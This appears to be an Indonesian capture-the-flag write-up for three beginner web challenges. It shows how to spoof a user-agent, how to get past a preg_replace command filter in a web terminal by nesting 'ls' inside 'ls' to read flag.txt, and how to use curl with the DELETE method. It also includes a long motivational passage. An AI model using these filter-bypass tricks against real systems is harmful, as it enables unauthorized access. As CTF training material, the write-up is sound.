
http://52.149.161.137:7003/

Format Flag : tecartfestival2021{}

HINT : user agent

b. Technical Report

Buka webnya menggunakan user-agent yang bernama "tecartfestival2021" menggunakan browser.



c. Flag

Flag: **tecartfestival2021{k4muee_4dal44h_secret_agen_k4m1}**

4. [Terminal]

a. Executive Summary

Adith baru saja berhasil membuat cloninan terminal dari ubuntu di web. Tapi karna dia kecapean, dia tidak sempat memberikan pengaman yang kuat di webnya 😞

<http://52.149.161.137:7005/>


Author : ptrStar

Format Flag : tecartfestival2021{}

HINT : ini sama kaya terminal di linux, tapi ada command yang difilter. coba cari cara bypass filter preg_replace()

b. Technical Report


Buka webnya, masukkan command linux di sana. Tapi karena terdapat filter untuk **ls**, jadi perlu disisipkan kata kata yang dapat mereplace sesuatu.



```
adith@tecfest: ~  
adith@tecfest:~$ls  
adith@tecfest:~$ 3 flag.txt index.php style.css
```

Dengan menyisipkan `ls` di tengah” `ls`, maka hasil akhirnya adalah `ls` saja. Karena `ls` ditengah itu akan direplace dengan kosongan.

Sudah tau file nya maka tinggal cat `flag.txt` nya gannn

A terminal window with a dark purple background. The title bar shows 'adith@tecfest: ~'. The prompt is 'adith@tecfest:~\$'. The command entered is 'tecartfestival2021{pernahkah_kau_merasa_jadi_hekerrr}'.

```
adith@tecfest:~$  
adith@tecfest:~$ tecartfestival2021{pernahkah_kau_merasa_jadi_hekerrr}
```

c. Flag

Flag: `tecartfestival2021{pernahkah_kau_merasa_jadi_hekerrr}`

5. [Req Me]

a. Executive Summary

Satu fakta yang sering dihindari:

Kamu akan sakit hati.

Usiamu 5 dan kamu baru saja kecewa ketika teman-teman sebayamu tidak ingin bergantian bermain ayunan bersama. Suatu hal yang sepele dan sering luput dari pengawasan orang tua bisa jadi suatu kenangan yang tak bisa kamu lupakan sampai dewasa.

Usiamu 8 dan perayaan ulang tahunmu tak berjalan sesuai harapan. Kamu sakit hati ketika badut tidak menampilkan trik sulap yang menawan sekali. Kamu pikir kejadian itu biasa saja, sampai pada suatu waktu yang tak kamu kira, kenangan itu kembali hadir dan membuatmu merasa kurang berharga.

Usiamu 13 dan kamu mendapatkan jerawat pertama. Kamu mulai ragu dan tidak percaya diri akan dirimu. Rasa rendah diri mulai hadir, kamu tak menyangka bahwa akarnya mampu membuatmu merasa getir.

Usiamu 16 dan kamu bersumpah, seumur hidupmu tak pernah sebegini bahagia. Kamu jatuh cinta. Kamu membayangkan selamanya. Kamu mabuk asmara. Dan sebuah kejadian yang tak kamu persiapkan sebelumnya menjadi nyata. Kamu patah. Kamu harus menerima bahwa hidup tak seindah novel remaja.

Usiamu 20 dan kamu mengenal banyak tanggungjawab baru. Kamu terpaksa kuat, berpura-pura hebat, sebab kamu tahu bahwa kamu berubah menjadi sosok yang diandalkan oleh keluarga untuk menjadi penyelamat.

Kamu akan gagal. Berkali-kali gagal. Kamu akan kecewa, sampai tak terhitung lagi kali ke berapa. Kamu akan sedih, kamu akan sakit hati, kamu akan mengerti bahwa dunia nyata tak selamanya pelangi.

Kamu akan dihujat sebab melakukan hal-hal yang kamu cintai. Kamu akan tenggelam di tengah ucapan orang yang menyuruhmu berhenti mengejar mimpi.

Kamu akan lelah. Kamu akan merasa semuanya sia-sia. Kamu akan mempertanyakan tujuan hidupmu untuk apa dan ke mana.

Kamu akan tersesat. Kamu akan penat. Kamu akan sekarat.

Namun ada fakta lain yang tak bisa kamu hindari:

Tanpa kamu sangka dan ketahui, kamu pun akan berubah menjadi seorang yang jauh lebih kuat. Kamu akan mampu menjinakkan segala pikiranmu sendiri yang jahat. Kamu akan berteriak balik dengan lantang pada iblis dalam kepalamu yang menyuruhmu tamat.

Kamu akan hancur lebur namun tak pernah mundur. Kamu akan menerjang badai dan jalan berbatu sebelum melihat langit bersih nan biru.

Kamu berjalan melewati neraka, merangkak melalui lembah nestapa, kamu akan merayap pada jurang putus asa. Namun itu semua tak cukup hebat untuk membuatmu binasa.

Kamu akan sakit hati, kamu akan remuk menjadi-jadi.

Kamu akan selalu mampu bangkit lagi. Menciptakan pelangi. Menginspirasi hidup yang kamu cintai.

<http://52.149.161.137:7004/>

Author : ptrStar

Format Flag : tecartfest2021{}

HINT : coba req web ini pake method lain selain GET

b. Technical Report

Cuma lakukan request web dengan menggunakan method-method lain. Pada chall ini request menggunakan method DELETE. Bisa menggunakan CURL untuk melakukan request dengan METHOD DELETE.

```
(/mnt/c/Users/maula)
(19:02:09) → curl -X DELETE http://52.149.161.137:7004/
mantap ni flag buatmu tecartfest2021{request_4da_l1m444}%
(/mnt/c/Users/maula)
```

c. Flag

Flag: tecartfest2021{request_4da_l1m444}